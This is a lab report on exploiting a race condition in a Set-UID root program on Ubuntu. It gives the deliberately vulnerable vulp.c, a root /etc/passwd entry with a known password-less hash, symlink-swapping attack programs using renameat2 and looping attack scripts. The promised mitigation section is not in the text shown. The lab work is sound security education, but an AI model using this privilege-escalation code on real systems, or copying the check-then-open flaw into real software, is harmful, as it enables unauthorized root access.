# Race Condition Vulnerability

**Prepared By:**

Cyber Chuck

**Prepared For:**


Yamanba1

**Release Date:**

July 16, 2024

**Version:**

1.0



# Table of Contents

# Disclaimer

*The information, representations, statements, opinions, and proposals within this document are correct and accurate to the best of our present knowledge but are not intended (and should not be taken) to be contractually binding unless and until they become the subject of a separate and specific agreement between the parties. All possible precautions were taken during the publication of this document to ensure the accuracy and correctness of the information contained within it. We confirm that the assessment was carried out using all relevant tools, methodologies, and approaches that the testers had access to and recognized during the review period. Moreover, given the complex and ever-evolving nature of information technologies, we cannot guarantee that all potential information has been identified.*

# Executive Summary

*In this report, we first disabled Ubuntu's sticky symlink protection to exploit a race condition vulnerability in a Set-UID root program. By creating a vulnerable program and a test user, we demonstrated how attackers can gain root privileges by manipulating the time window between file access checks and writes. We successfully implemented an automated attack using shell scripts to repeatedly execute the vulnerable program until it modified the /etc/passwd file, granting root access. An improved attack method using atomic operations further illustrated the vulnerability. Finally, by applying the Principle of Least Privilege and modifying the program to drop root privileges during critical operations, we mitigated the attack, preventing unauthorized modifications to the /etc/passwd file and demonstrating the effectiveness of this security measure.*

# Task 1 – Choosing Our Target

## 1.1. Initial Configuration





*Figure 1: Disabling Sticky Symlink Protection*

Firstly, we will disable Ubuntu's sticky **symlink** protection to ensure our race condition attack can succeed. This built-in protection restricts who can follow **symlinks** in world-writable sticky directories, preventing us from fully demonstrating and understanding the vulnerability in the target program without interference from OS-level defenses.





*Figure 2: Snapshot*

We'll take a snapshot of the initial state so that if anything gets deleted, destroyed, or unintentionally changed, we can reverse back to original stuff.

## 1.2. Vulnerable Program with Race Condition

```c
/* vulp.c */

#include <stdio.h>
#include <unistd.h>
#include <string.h>

int main()
{
    char * fn = "/tmp/XYZ";
    char buffer[60];
    FILE *fp;

    /* get user input */
    scanf("%50s", buffer );

    if(!access(fn, W_OK)){
        fp = fopen(fn, "a+");
        fwrite("\n", sizeof(char), 1, fp);
        fwrite(buffer, sizeof(char), strlen(buffer), fp);
        fclose(fp);
    }
    else {
        printf("No permission \n");
    }
}
```

*Figure 3: Vulp.c*

This is the vulnerable file **vulp.c** that contains the Race Condition vulnerability in **Set-UID** root program. This program checks user permissions on a temporary file before writing to it, but the time window between the check (**access()) and the write (fopen()**) can be exploited by attackers to overwrite sensitive files, showcasing the security flaw.





*Figure 4: Compiling the Program*





*Figure 5: Program set as Set-UID Root*

We will then compile our program and set it as **Set-UID** Root. This is done to demonstrate how the program executes with root privileges, despite being run by a regular user.





*Figure 6: Adding a Test Entry*

For verifying the magic password functionality, we manually added a test user entry with a known hash value "**U6aMy0wojraho**" to the **/etc/passwd** file. This hash corresponds to a password-less account, allowing us to test if hitting the return key alone grants access.

## 1.3. Verification





*Figure 7: Switching User*

We type "**su test**" to switch to the created user "**test**". On the password prompt, we'll simply press the "**Enter**" key. Thus, we're logged in as the **test** user who has **root** privileges.





*Figure 8: whoami*

Additionally, on typing the "**whoami**" command, you'll notice that it displays **root**. This implies that we are successfully given the admin-level privileges here.

## 1.4. Removing the Test Entry





*Figure 9: /etc/passwd*

In order to remove this **Test** user entry that we created, we'll simply open the **/etc/passwd** file and remove the last line for the test user.





*Figure 10: Switching User*

Now, since the entry is deleted, note that it won't allow us to switch user to that **Test** one we created. Thus, the **test** user (with root privileges) has been successfully removed.

# Task 2.A – Launching the Race Condition Attack

## 1.5. Attack Program





*Figure 11: Attack Program*

In this task, we need to perform a race condition attack on the vulnerable program **vulp.c** to gain root privileges. We'll first create our **attack.c** file which serves as the attack program here.





*Figure 12: Compiling the Program*

Next, we'll use the following command to compile our attack program:

*gcc -o attack attack.c*

```
test:U6aMy0wojraho:0:0:test:/root:/bin/bash
```

*Figure 13: Dummy File*

Here, we've created a dummy **passwd_input** file for the vulnerable program. It includes the necessary input which is basically the **test** entry value for a new user with root privileges.

## 1.6. Automation Script

```bash
#!/bin/bash

CHECK_FILE="ls -l /etc/passwd"
old=$($CHECK_FILE)
new=$($CHECK_FILE)

# Launch the attack program in the background
./attack &
attack_pid=$!

# Function to check if the symbolic link is created correctly
check_link() {
    if [ -L "/tmp/XYZ" ]; then
        echo "Symbolic link /tmp/XYZ created."
    else
        echo "Failed to create symbolic link /tmp/XYZ."
    fi
}

check_link

# Run the vulnerable program in a loop until the passwd file is changed
while [ "$old" == "$new" ]; do
    ./vulp < passwd_input
    new=$($CHECK_FILE)
    check_link
done

# Kill the attack program
kill $attack_pid

echo "STOP... The passwd file has been changed."
```

*Figure 14: automate_attack.sh*

This **automate_script.sh** is basically the shell script that we've used to run the attack program in the background and repeatedly run the vulnerable program until the attack succeeds.





*Figure 15: Setting Necessary Permissions*

In order to make the shell script executable, we will use the following command:

*chmod +x automate_attack.sh*

This sets the necessary permissions, allowing the script to be run as a program.





*Figure 16: Success*

Thus, our attack is eventually completed and the **/etc/passwd** file gets modified successfully. We were able to add the **test** entry there.

## 1.7. Verification





*Figure 17: /etc/passwd*

Here, you can verify that the **/etc/passwd** file now has our **test** user value.





*Figure 18: Switching User*

Additionally, note that we were able to change our user to the one we created and no password is required to access it. By typing **whoami** command, you can see that it is a root user.

# Task 2.B – An Improved Attack Method

## 1.8. Improved Attack Program

```c
#include <unistd.h>
#include <sys/syscall.h>
#include <linux/fs.h>

int main() {
    unsigned int flags = RENAME_EXCHANGE;

    // Create initial symbolic links
    unlink("/tmp/XYZ"); symlink("/dev/null", "/tmp/XYZ");
    unlink("/tmp/ABC"); symlink("/etc/passwd", "/tmp/ABC");

    // Perform atomic swap
    while (1) {
        syscall(SYS_renameat2, 0, "/tmp/XYZ", 0, "/tmp/ABC", flags);
        usleep(1000); // Sleep for a short period (1 millisecond)
    }

    return 0;
}
```

*Figure 19: Improved Attack Program*

In order to improve the attack by making the **unlink** and **symlink** operations atomic, we'll use the **SYS_renameat2** system call with the **RENAME_EXCHANGE** flag to swap two symbolic links. This ensures that the symbolic link switch is performed without any race condition.

Here, I've created a new **improved_attack.c** file which will act as our attack program here. It uses the **SYS_renameat2**.

```
Terminal
[07/16/24]uwe@192.168.220.145:~/Desktop$ gedit improved_attack.c
[07/16/24]uwe@192.168.220.145:~/Desktop$ gcc -o improved_attack improved_attack.c
[07/16/24]uwe@192.168.220.145:~/Desktop$
[07/16/24]uwe@192.168.220.145:~/Desktop$
```

*Figure 20: Compiling*

Next, we'll use the following command to compile our improved attack program:

*gcc -o improved_attack improved_attack.c*

## 1.9. Improved Automation Script

```bash
#!/bin/bash

CHECK_FILE="ls -l /etc/passwd"
old=$($CHECK_FILE)
new=$($CHECK_FILE)

# Launch the improved attack program in the background
./improved_attack &
attack_pid=$!

# Function to check if the symbolic link is created correctly
check_link() {
    if [ -L "/tmp/XYZ" ]; then
        echo "Symbolic link /tmp/XYZ created."
    else
        echo "Failed to create symbolic link /tmp/XYZ."
    fi
}

check_link

# Run the vulnerable program in a loop until the passwd file is changed
while [ "$old" == "$new" ]; do
    ./vulp < passwd_input
    new=$($CHECK_FILE)
    check_link
done

# Kill the attack program
kill $attack_pid

echo "STOP... The passwd file has been changed."
```

*Figure 21: Improved Automation Script*

Next, just like before, we've created an improvised attack automation script to run the vulnerable program in a loop and monitor the **/etc/passwd** file for changes.





*Figure 22: Setting Up Permissions*

In order to make the shell script executable and ensure that the script and program have the correct permissions, we'll use the following commands:

*chmod +x improved_attack*
*chmod +x improved_automate_attack.sh*





*Figure 23: Success*

Thus, our attack is eventually completed and the **/etc/passwd** file gets modified again successfully. We were able to add the test entry there.

## 1.10. Verification

```
speech-dispatcher:x:114:29:Speech Dispatcher,,,:/var/run/speech-dispatcher:/bin/false
hplip:x:115:7:HPLIP system user,,,:/var/run/hplip:/bin/false
kernoops:x:116:65534:Kernel Oops Tracking Daemon,,,:/:/bin/false
pulse:x:117:124:PulseAudio daemon,,,:/var/run/pulse:/bin/false
rtkit:x:118:126:RealtimeKit,,,:/proc:/bin/false
saned:x:119:127::/var/lib/saned:/bin/false
usbmux:x:120:46:usbmux daemon,,,:/var/lib/usbmux:/bin/false
seed:x:1000:1000:seed,,,:/home/seed:/bin/bash
vboxadd:x:999:1::/var/run/vboxadd:/bin/false
telnetd:x:121:129::/nonexistent:/bin/false
sshd:x:122:65534::/var/run/sshd:/usr/sbin/nologin
ftp:x:123:130:ftp daemon,,,:/srv/ftp:/bin/false
bind:x:124:131::/var/cache/bind:/bin/false
mysql:x:125:132:MySQL Server,,,:/nonexistent:/bin/false
uwe:x:1001:1001:,,,:/home/uwe:/bin/bash
guest-kemtz8:x:998:998:Guest:/tmp/guest-kemtz8:/bin/bash

test:U6aMy0wojraho:0:0:test:/root:/bin/bash
```

*Figure 24: /etc/passwd*

